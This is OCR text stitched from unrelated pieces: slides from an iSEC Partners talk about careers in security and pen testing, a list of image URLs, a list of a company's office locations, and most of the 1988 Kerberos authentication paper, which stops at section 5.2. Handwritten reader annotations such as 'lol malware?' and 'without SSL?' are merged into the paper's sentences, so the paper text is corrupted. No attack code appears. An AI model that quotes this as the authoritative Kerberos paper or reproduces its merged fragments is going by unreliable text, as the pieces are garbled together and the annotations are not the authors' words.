
Careers in Security

- Shape your job around your ethical standpoint, not vice versa




Careers in Security

- Shape your job around your ethical standpoint, not vice versa
- Write security relevant software




Careers in Security

- Shape your job around your ethical standpoint, not vice versa
- Write security relevant software
- Write (more) secure software




Careers in Security

- Shape your job around your ethical standpoint, not vice versa
- Write security relevant software
- Write (more) secure software
- Be a criminal



Careers in Security

- Shape your job around your ethical standpoint, not vice versa
- Write security relevant software
- Write (more) secure software
- Be a criminal
- Academia



Careers in Security

- Shape your job around your ethical standpoint, not vice versa
- Write security relevant software
- Write (more) secure software
- Be a criminal
- Academia
- Pen testing!

Pen Testing (at iSEC Partners)

- See new companies every 2-3 weeks and touch a wide variety of technologies
- Do awesome research (be a pen tester and a security researcher)
- Have a big impact by making the world safer
- Spend most of your time being clever and thinking
- See us at the job fair on Friday!

Thanks for listening!

paul@isecpartners.com
tritter@isecpartners.com

Come to Hotel Kendall on Thursday evening for free food and a talk about IPv6 by Tom (the American Room @6pm 9/20)

Help with material from:

- Aaron Grattafiori (Senior Security Consultant, iSEC Partners)
- Alex Stamos (Co-Founder iSEC Partners)

Images:
http://www.babylifestyles.com/images/blog/2009/05/stork.gif
http://cdn3.mixrmedia.com/wp-uploads/wirebot/blog/2010/01/jacked_in.jpg
http://www.dan-dare.org/FreeFun/Images/CartoonsMoviesTV/BugsLifeWallpaper800.jpg
http://cdn.tss.uproxx.com/TSS/wp-content/uploads/2008/03/ep60_mcnultybunk_506_03.jpg
http://desertpeace.files.wordpress.com/2010/11/spy-vs-spy.jpg
http://upload.wikimedia.org/wikipedia/commons/thumb/d/d7/Don_Knotts_Jim_Nabors_Andy_Griffith_Show_1964.JPG/220px-Don_Knotts_Jim_Nabors_Andy_Griffith_Show_1964.JPG
http://worldofstuart.excellentcontent.com/bruceworld/pics/depp-pirate.jpg
http://keetsa.com/blog/wp-content/uploads/2007/09/nuclear_explosion.jpg
http://www.asianbite.com/photos/psy-gangnam-style_27980.jpg
http://upload.wikimedia.org/wikipedia/commons/d/d3/Cbc_encryption.png
http://www.neatorama.com/wp-content/uploads/2010/11/bugs-bunnyreclining-400x367.jpg
http://www.langner.com/en/wp-content/uploads/2011/12/IR-1-cascade-models.jpg
http://bdnpull.bangorpublishing.netdna-cdn.com/wp-content/uploads/2012/06/Natanz_Ahmadinejad-Visit_4-computers-250x241.jpg
http://www.politico.com/blogs/bensmith/0509/Secret_CIA_document_on_White_House_Flickr_feed.html
http://www.sirlin.net/storage/street_fighter/dhalsim_yoga_flame.gif?__SQUARESPACE_CACHEVERSION=1226558938179
http://www.cosmosmagazine.com/files/imagecache/feature/files/20080314_sherlock_holmes.jpg
http://www.inquisitr.com/wp-content/2012/08/original1-e1346095359417.jpg
http://www-bgr-com.vimg.net/wp-content/uploads/2011/06/lulzsec-hackers110624115314.jpg
http://img.timeinc.net/time/photoessays/2009/blame_25/blame_25_madoff.jpg
http://www.imgbase.info/images/safe-wallpapers/miscellaneous/1_other_wallpapers/16562_1_other_wallpapers_hal_9000.jpg
http://www.thecfpgroup.com/images/engineers.gif
http://www.moviefanatic.com/gallery/ryan-gosling-in-drive/
http://www.allmovieposter.org/poster/the-usual-suspects-poster-15.jpg

UK Offices
Manchester - Head Office
Cheltenham
Edinburgh
Leatherhead
London
Thame

European Offices
Amsterdam - Netherlands
Munich – Germany
Zurich - Switzerland

North American Offices
San Francisco
Atlanta
New York
Seattle

Australian Offices
Sydney

Kerberos: An Authentication Service for Open Network Systems

Always wanted to know how this worked

Jennifer G. Steiner

Project Athena
Massachusetts Institute of Technology
Cambridge, MA 02139
steiner@ATHENA.MIT.EDU

Clifford Neuman†

Department of Computer Science, FR-35
University of Washington
Seattle, WA 98195
bcn@CS.WASHINGTON.EDU

Jeffrey I. Schiller

Project Athena
Massachusetts Institute of Technology
Cambridge, MA 02139
jis@ATHENA.MIT.EDU

Read 9/24

ABSTRACT

In an open network computing environment, a workstation cannot be trusted to identify its users correctly to network services. *Kerberos* provides an alternative approach whereby a trusted third-party authentication service is used to verify users' identities. This paper gives an overview of the *Kerberos* authentication model as implemented for MIT's Project Athena. It describes the protocols used by clients, servers, and *Kerberos* to achieve authentication. It also describes the management and replication of the database required. The views of *Kerberos* as seen by the user, programmer, and administrator are described. Finally, the role of *Kerberos* in the larger Athena picture is given, along with a list of applications that presently use *Kerberos* for user authentication. We describe the addition of *Kerberos* authentication to the Sun Network File System as a case study for integrating *Kerberos* with an existing application.

Introduction

This paper gives an overview of *Kerberos*, an authentication system designed by Miller and Neuman[1] for open network computing environments, and describes our experience using it at MIT's Project Athena.[2] In the first section of the paper, we explain why a new authentication model is needed for open networks, and what its requirements are. The second section lists the components of the *Kerberos* software and describes how they interact in providing the authentication service. In Section 3, we describe the *Kerberos* naming scheme.

Section 4 presents the building blocks of

† Clifford Neuman was a member of the Project Athena staff during the design and initial implementation phase of *Kerberos*.

Much replaced now
Was ground breaking at the time
MIT x

Kerberos authentication – the *ticket* and the *authenticator*. This leads to a discussion of the two authentication protocols: the initial authentication of a user to *Kerberos* (analogous to logging in), and the protocol for mutual authentication of a potential consumer and a potential producer of a network service.

What are we trying to protect against?

Kerberos requires a database of information about its clients; Section 5 describes the database, its management, and the protocol for its modification. Section 6 describes the *Kerberos* interface to its users, applications programmers, and administrators. In Section 7, we describe how the Project Athena *Kerberos* fits into the rest of the Athena environment. We also describe the interaction of different *Kerberos* authentication domains, or *realms*; in our case, the relation between the Project Athena *Kerberos* and the *Kerberos* running at MIT's Laboratory for Computer Science.

In Section 8, we mention open issues and problems as yet unsolved. The last section gives the current status of *Kerberos* at Project Athena. In the appendix, we describe in detail how *Kerberos* is applied to a network file service to authenticate users who wish to gain access to remote file systems.

Conventions. Throughout this paper we use terms that may be ambiguous, new to the reader, or used differently elsewhere. Below we state our use of those terms.

User, Client, Server. By *user*, we mean a human being who uses a program or service. A *client* also uses something, but is not necessarily a person; it can be a program. Often network applications consist of two parts; one program which runs on one machine and requests a remote service, and another program which runs on the remote machine and performs that service. We call those the *client* side and *server* side of the application, respectively. Often, a *client* will contact a *server* on behalf of a *user*.

Each entity that uses the *Kerberos* system, be it a user or a network server, is in one sense a client, since it uses the *Kerberos* service. So to distinguish *Kerberos* clients from clients of other services, we use the term *principal* to indicate such an entity. Note that a *Kerberos* principal can be either a user or a server. (We describe the naming of *Kerberos* principals in a later section.)

Service vs. Server. We use *service* as an abstract specification of some actions to be performed. A process which performs those actions is called a *server*. At a given time, there may be several *servers* (usually running on different machines) performing a given *service*. For example, at Athena there is one BSD UNIX *rlogin* server running on each of our timesharing machines.

Key, Private Key, Password. *Kerberos* uses private key encryption. Each *Kerberos* principal is assigned a large number, its private key, known only to that principal and *Kerberos*. In the case of a user, the private key is the result of a one-way function applied to the user's *password*. We use *key* as shorthand for *private key*.

Credentials. Unfortunately, this word has a special meaning for both the Sun Network File System and the *Kerberos* system. We explicitly state whether we mean NFS credentials or *Kerberos* credentials, otherwise the term is used in the normal English language sense.

Master and Slave. It is possible to run *Kerberos* authentication software on more than one machine. However, there is always only one definitive copy of the *Kerberos* database. The machine which houses this database is called the *master* machine, or just the *master*. Other machines may possess read-only copies of the *Kerberos* database, and these are called *slaves*.

Standard

1. Motivation

In a non-networked personal computing environment, resources and information can be protected by physically securing the personal computer. In a timesharing computing environment, the operating system protects users from one another and controls resources. In order to determine what each user is able to read or modify, it is necessary for the timesharing system to identify each user. This is accomplished when the user logs in.

In a network of users requiring services from many separate computers, there are three approaches one can take to access control: One can do nothing, relying on the machine to which the user is logged in to prevent unauthorized access; one can require the host to prove its identity, but trust the host's word as to who the user is; or one can require the user to prove her/his identity for each required service.

lol malware?

In a closed environment where all the machines are under strict control, one can use the first approach. When the organization controls all the hosts communicating over the network, this is a reasonable approach.

In a more open environment, one might selectively trust only those hosts under organizational control. In this case, each host must be required to prove its identity. The *rlogin* and *rsh* programs use this approach. In those protocols, authentication is done by checking the Internet address from which a connection has been established.

In the Athena environment, we must be able to honor requests from hosts that are not under organizational control. Users have complete control of their workstations: they can reboot them, bring them up standalone, or even boot off their own tapes. As such, the third approach must be taken; the user must prove her/his identity for each desired service. The server must also prove its identity. It is not sufficient to physically secure the host running a network server; someone elsewhere on the network may be masquerading as the given server. exactly

or set up fake ones ☺

Our environment places several requirements on an identification mechanism. First, it must be secure. Circumventing it must be difficult enough that a potential attacker does not find the authentication mechanism to be the weak link. Someone watching the network should not be able to obtain the information necessary to impersonate another user. Second, it must be reliable. Access to many services will depend on the authentication service. If it is not reliable, the system of services as a whole will not be. Third, it should be transparent. Ideally, the user should not be aware of authentication taking place. Finally, it should be scalable. Many systems can communicate with Athena hosts. Not all of these will support our mechanism, but software should not break if they did.

all standard today

was it in 1988

Kerberos is the result of our work to satisfy the above requirements. When a user walks up to a workstation s/he "logs in". As far as the user can tell, this initial identification is sufficient to prove her/his identity to all the required network servers for the duration of the login session. The security of *Kerberos* relies on the security of several authentication servers, but not on the system from which users log in, nor on the security of the end servers that will be used. The authentication server provides a properly authenticated user with a way to prove her/his identity to servers scattered across the network.

Authentication is a fundamental building block for a secure networked environment. If, for example, a server knows for certain the identity of a client, it can decide whether to provide the service, whether the user should be given special privileges, who should receive the bill for the service, and so forth. In other words, authorization and accounting schemes can be built on top of the authentication that *Kerberos* provides, resulting in equivalent security to the lone personal computer or the timesharing system.

2. What is *Kerberos*?

Kerberos is a trusted third-party authentication service based on the model presented by Needham and Schroeder.[3] It is trusted in the sense that each of its clients believes *Kerberos'* judgement as to the identity of each of its other clients to be accurate. Timestamps (large numbers representing the current date and time) have been added to the original model to aid in the detection of *replay*. Replay occurs when a message is stolen off the network and resent later. For a more complete description of replay, and other issues of authentication, see Voydock and Kent.[4]

2.1. What Does It Do?

Kerberos keeps a database of its clients and their *private keys*. The private key is a large number known only to *Kerberos* and the client it belongs to. In the case that the client is a user, it is an encrypted password. Network services requiring authentication register with *Kerberos*, as do clients wishing to use those services. The private keys are negotiated at registration.

Because *Kerberos* knows these private keys, it can create messages which convince one client that another is really who it claims to be. *Kerberos* also generates temporary private keys, called *session keys*, which are given to two clients and no one else. A session key can be used to encrypt messages between two parties.

Kerberos provides three distinct levels of protection. The application programmer determines which is appropriate, according to the requirements of the application. For example, some applications require only that authenticity be established at the initiation of a network connection, and can assume that further messages from a given network address originate from the authenticated party. Our authenticated network file system uses this level of security.

without SSL?

Other applications require authentication of each message, but do not care whether the content of the message is disclosed or not. For these, hash

Kerberos provides *safe messages*. Yet a higher level of security is provided by *private messages*, where each message is not only authenticated, but also encrypted. Private messages are used, for example, by the *Kerberos* server itself for sending passwords over the network.

encrypted

2.2. Software Components

The Athena implementation comprises several modules (see Figure 1). The *Kerberos* applications library provides an interface for application clients and application servers. It contains, among others, routines for creating or reading authentication requests, and the routines for creating safe or private messages.

- *Kerberos* applications library
- encryption library
- database library
- database administration programs
- administration server
- authentication server
- db propagation software
- user programs
- applications

Figure 1. *Kerberos* Software Components.

Encryption in *Kerberos* is based on DES, the Data Encryption Standard.[5] The encryption library implements those routines. Several methods of encryption are provided, with tradeoffs between speed and security. An extension to the DES Cypher Block Chaining (CBC) mode, called the Propagating CBC mode, is also provided. In CBC, an error is propagated only through the current block of the cipher, whereas in PCBC, the error is propagated throughout the message. This renders the entire message useless if an error occurs, rather than just a portion of it. The encryption library is an independent module, and may be replaced with other DES implementations or a different encryption library.

Another replaceable module is the database management system. The current Athena implementation of the database library uses *ndbm*, although Ingres was originally used. Other database management libraries could be used as well.

The *Kerberos* database needs are straightforward; a record is held for each principal, containing the name, private key, and expiration date of the principal, along with some administrative information. (The expiration date is the date after which an entry is no longer valid. It is usually set to a few years into the future at registration.)

Other user information, such as real name, phone number, and so forth, is kept by another server, the *Hesiod* nameserver.[6] This way, sensitive information, namely passwords, can be handled by *Kerberos*, using fairly high security measures; while the non-sensitive information kept by *Hesiod* is dealt with differently; it can, for example, be sent unencrypted over the network.

this sounds familiar

The *Kerberos* servers use the database library, as do the tools for administering the database.

The *administration server* (or KDBM server) provides a read-write network interface to the database. The client side of the program may be run on any machine on the network. The server side, however, must run on the machine housing the *Kerberos* database in order to make changes to the database.

The *authentication server* (or *Kerberos* server), on the other hand, performs read-only operations on the *Kerberos* database, namely, the authentication of principals, and generation of session keys. Since this server does not modify the *Kerberos* database, it may run on a machine housing a read-only copy of the master *Kerberos* database.

Database propagation software manages replication of the *Kerberos* database. It is possible to have copies of the database on several different machines, with a copy of the authentication server running on each machine. Each of these *slave* machines receives an update of the *Kerberos* database from the *master* machine at given intervals.

Finally, there are end-user programs for logging in to *Kerberos*, changing a *Kerberos* password, and displaying or destroying *Kerberos tickets* (tickets are explained later on).

3. *Kerberos* Names

Part of authenticating an entity is naming it. The process of authentication is the verification that the client is the one named in a request. What does a name consist of? In *Kerberos*, both users and servers are named. As far as the authentication server is concerned, they are equivalent. A name consists of a primary name, an instance, and a realm, expressed as *name.instance@realm* (see Figure 2).

- This paper feels far easier to re...

bcn
treese.root
jis@LCS.MIT.EDU
rlogin.priam@ATHENA.MIT.EDU

Figure 2. *Kerberos* Names.

The *primary name* is the name of the user or the service. The *instance* is used to distinguish among variations on the primary name. For users, an instance may entail special privileges, such as the ''root'' or ''admin'' instances. For services in the Athena environment, the instance is usually the name of the machine on which the server runs. For example, the *rlogin* service has different instances on different hosts: *rlogin.priam* is the *rlogin* server on the host named priam. A *Kerberos* ticket is only good for a single named server. As such, a separate ticket is required to gain access to different instances of the same service. The *realm* is the name of an administrative entity that maintains authentication data. For example, different institutions may each have their own *Kerberos* machine, housing a different database. They have different *Kerberos* realms. (Realms are discussed further in section 8.2.) ¿ just change name?

4. How It Works

This section describes the *Kerberos* authentication protocols. The following abbreviations are used in the figures.

c	->	client
s	->	server
addr	->	client's network address
life	->	lifetime of ticket
tgs, TGS	->	ticket-granting server
Kerberos	->	authentication server
KDBM	->	administration server
K_x	->	x's private key
$K_{x,y}$	->	session key for x and y
$\{abc\}K_x$	->	abc encrypted in x's key
$T_{x,y}$	->	x's ticket to use y
A_x	->	authenticator for x
WS	->	workstation

As mentioned above, the *Kerberos* authentication model is based on the Needham and Schroeder key distribution protocol. When a user requests a service, her/his identity must be established. To do this, a ticket is presented to the server, along with proof that the ticket was originally issued to the user, not stolen. There are three phases to authentication through *Kerberos*. In the first phase, the user obtains credentials to be used to request access to other services. In the second phase, the user requests authentication for a specific service. In the final phase, the user presents those credentials to the end server.

4.1. Credentials

There are two types of credentials used in the *Kerberos* authentication model: *tickets* and *authenticators*. Both are based on private key encryption, but they are encrypted using different keys. A ticket is used to securely pass the identity of the person to whom the ticket was issued between the authentication server and the end server. A ticket also passes information that can be used to make sure that the person using the ticket is the same person to which it was issued. The authenticator contains the additional information which, when compared against that in the ticket proves that the client presenting the ticket is the same one to which the ticket was issued. how

A ticket is good for a single server and a single client. It contains the name of the server, the name of the client, the Internet address of the client, a timestamp, a lifetime, and a random session key. This information is encrypted using the key of the server for which the ticket will be used. Once the ticket has been issued, it may be used multiple times by the named client to gain access to the named server, until the ticket expires. Note that because the ticket is encrypted in the key of the server, it is safe to allow the user to pass the ticket on to the server without having to worry about the user modifying the ticket (see Figure 3).

$$\{s, c, addr, timestamp, life, K_{s,c}\}K_s$$

Figure 3. A *Kerberos* Ticket.

Unlike the ticket, the authenticator can only be used once. A new one must be generated each time a client wants to use a service. This does not present a problem because the client is able to build the authenticator itself. An authenticator contains the name of the client, the workstation's IP address, and the current workstation time. The authenticator is encrypted in the session key that is part of the ticket (see Figure 4).

What is this doing?

$$\{c, addr, timestamp\}K_{s,c}$$

Figure 4. A *Kerberos* Authenticator.

4.2. Getting the Initial Ticket

When the user walks up to a workstation, only one piece of information can prove her/his identity: the user's password. The initial exchange with the authentication server is designed to minimize the chance that the password will be compromised, while at the same time not allowing a user to properly authenticate her/himself without knowledge of that password. The process of logging in appears to the user to be the same as logging in to a timesharing system. Behind the scenes, though, it is quite different (see Figure 5).




Figure 5. Getting the Initial Ticket.

The user is prompted for her/his username. Once it has been entered, a request is sent to the authentication server containing the user's name and the name of a special service known as the *ticket-granting service*.

→ The authentication server checks that it knows about the client. If so, it generates a random session key which will later be used between the client and the ticket-granting server. It then creates a ticket for the ticket-granting server which contains the client's name, the name of the ticket-granting server, the current time, a lifetime for the ticket, the client's IP address, and the random session key just created. This is all encrypted in a key known only to the ticket-granting server and the authentication server.

The authentication server then sends the ticket, along with a copy of the random session key and some additional information, back to the client. This response is encrypted in the client's private key, known only to *Kerberos* and the client, which is derived from the user's password.

Once the response has been received by the client, the user is asked for her/his password. The password is converted to a DES key and used to decrypt the response from the authentication server. The ticket and the session key, along with some of the other information, are stored for future use, and the user's password and DES key are erased from memory.

Oh passwd never sent?

Once the exchange has been completed, the workstation possesses information that it can use to prove the identity of its user for the lifetime of the ticket-granting ticket. As long as the software on the workstation had not been previously tampered with, no information exists that will allow someone else to impersonate the user beyond the life of the ticket.

4.3. Requesting a Service

For the moment, let us pretend that the user already has a ticket for the desired server. In order to gain access to the server, the application builds an authenticator containing the client's name and IP address, and the current time. The authenticator is then encrypted in the session key that was received with the ticket for the server. The client then sends the authenticator along with the ticket to the server in a manner defined by the individual application.

and server key

Once the authenticator and ticket have been received by the server, the server decrypts the ticket, uses the session key included in the ticket to decrypt the authenticator, compares the information in the ticket with that in the authenticator, the IP address from which the request was received, and the present time. If everything matches, it allows the request to proceed (see Figure 6).

So for server to do an action




Figure 6. Requesting a Service.

It is assumed that clocks are synchronized to within several minutes. If the time in the request is too far in the future or the past, the server treats the request as an attempt to replay a previous request. The server is also allowed to keep track of all past requests with timestamps that are still valid. In order to further foil replay attacks, a request received with the same ticket and timestamp as one already received can be discarded.

↑ So must set up services with a key in advance?

Finally, if the client specifies that it wants the server to prove its identity too, the server adds one to the timestamp the client sent in the authenticator, encrypts the result in the session key, and sends the result back to the client (see Figure 7).




Figure 7. Mutual Authentication.

At the end of this exchange, the server is certain that, according to *Kerberos*, the client is who it says it is. If mutual authentication occurs, the client is also ~~convinced that~~ the server is authentic. Moreover, the client and server share a key which no one else knows, and can safely assume that a reasonably recent message encrypted in that key originated with the other party.

Server vs Service

4.4. Getting Server Tickets

Recall that a ticket is only good for a single server. As such, it is necessary to obtain a separate ticket for each service the client wants to use. Tickets for individual servers can be obtained from the ticket-granting service. Since the ticket-granting service is itself ~~a service,~~ it makes use of the service access protocol described in the previous section.

When a program requires a ticket that has not already been requested, it sends a request to the ticket-granting server (see Figure 8). The request contains the name of the server for which a ticket is requested, along with the ticket-granting ticket and an authenticator built as described in the previous section.




$s, \{T_{c,tgs}\}K_{tgs}, \{A_c\}K_{c,tgs}$
Client
TGS
Client
TGS
$\{\{T_{c,s}\}K_s, K_{c,s}\}K_{c,tgs}$

Figure 8. Getting a Server Ticket.

The ticket-granting server then checks the authenticator and ticket-granting ticket as described above. If valid, the ticket-granting server generates a new random session key to be used between the client and the new server. It then builds a ticket for the new server containing the client's name, the server name, the current time, the client's IP address and the new session key it just generated. The lifetime of the new ticket is the minimum of the remaining life for the ticket-granting ticket and the default for the service.

The ticket-granting server then sends the ticket, along with the session key and other information, back to the client. This time, however, the reply is encrypted in the session key that was part of the ticket-granting ticket. This way, there is no need for the user to enter her/his password again. Figure 9 summarizes the authentication protocols.



1. Request for TGS ticket
2. Ticket for TGS
3. Request for Server ticket
4. Ticket for Server
5. Request for service

Figure 9. Kerberos Authentication Protocols.

5. The *Kerberos* Database

Up to this point, we have discussed operations requiring read-only access to the *Kerberos* database. These operations are performed by the authentication service, which can run on both master and slave machines (see Figure 10).




Figure 10. Authentication Requests.

In this section, we discuss operations that require write access to the database. These operations are performed by the administration service, called the *Kerberos* Database Management Service *(KDBM)*. The current implementation stipulates that changes may only be made to the master *Kerberos* database; slave copies are read-only. Therefore, the KDBM server may only run on the master *Kerberos* machine (see Figure 11).




Figure 11. Administration Requests.

Note that, while authentication can still occur (on slaves), administration requests cannot be serviced if the master machine is down. In our experience, this has not presented a problem, as administration requests are infrequent.

The KDBM handles requests from users to change their passwords. The client side of this program, which sends requests to the KDBM over the network, is the *kpasswd* program. The KDBM also accepts requests from *Kerberos* administrators, who may add principals to the database, as well as change passwords for existing principals. The client side of the administration program, which also sends requests to the KDBM over the network, is the *kadmin* program.

5.1. The KDBM Server

The KDBM server accepts requests to add principals to the database or change the passwords for existing principals. This service is unique in that the ticket-granting service will not issue tickets for it. Instead, the authentication service itself must be used (the same service that is used to get a ticket-granting ticket). The purpose of this is to require the user to enter a password. If this were not so, then if a user left her/his workstation unattended, a passerby could walk up and change her/his password for them, something which should be prevented. Likewise, if an administrator left her/his workstation unguarded, a passerby could change any password in the system.


When the KDBM server receives a request, it authorizes it by comparing the authenticated principal name of the requester of the change to the principal name of the target of the request. If they are the same, the request is permitted. If they are not the same, the KDBM server consults an access control list (stored in a file on the master *Kerberos* system). If the requester's principal name is found in this file, the request is permitted, otherwise it is denied.

By convention, names with a **NULL** instance (the default instance) do not appear in the access control list file; instead, an **admin** instance is used. Therefore, for a user to become an administrator of *Kerberos* an **admin** instance for that username must be created, and added to the access control list. This convention allows an administrator to use a different password for *Kerberos* administration then s/he would use for normal login.

All requests to the KDBM program, whether permitted or denied, are logged.

5.2. The *kadmin* and *kpasswd* Programs

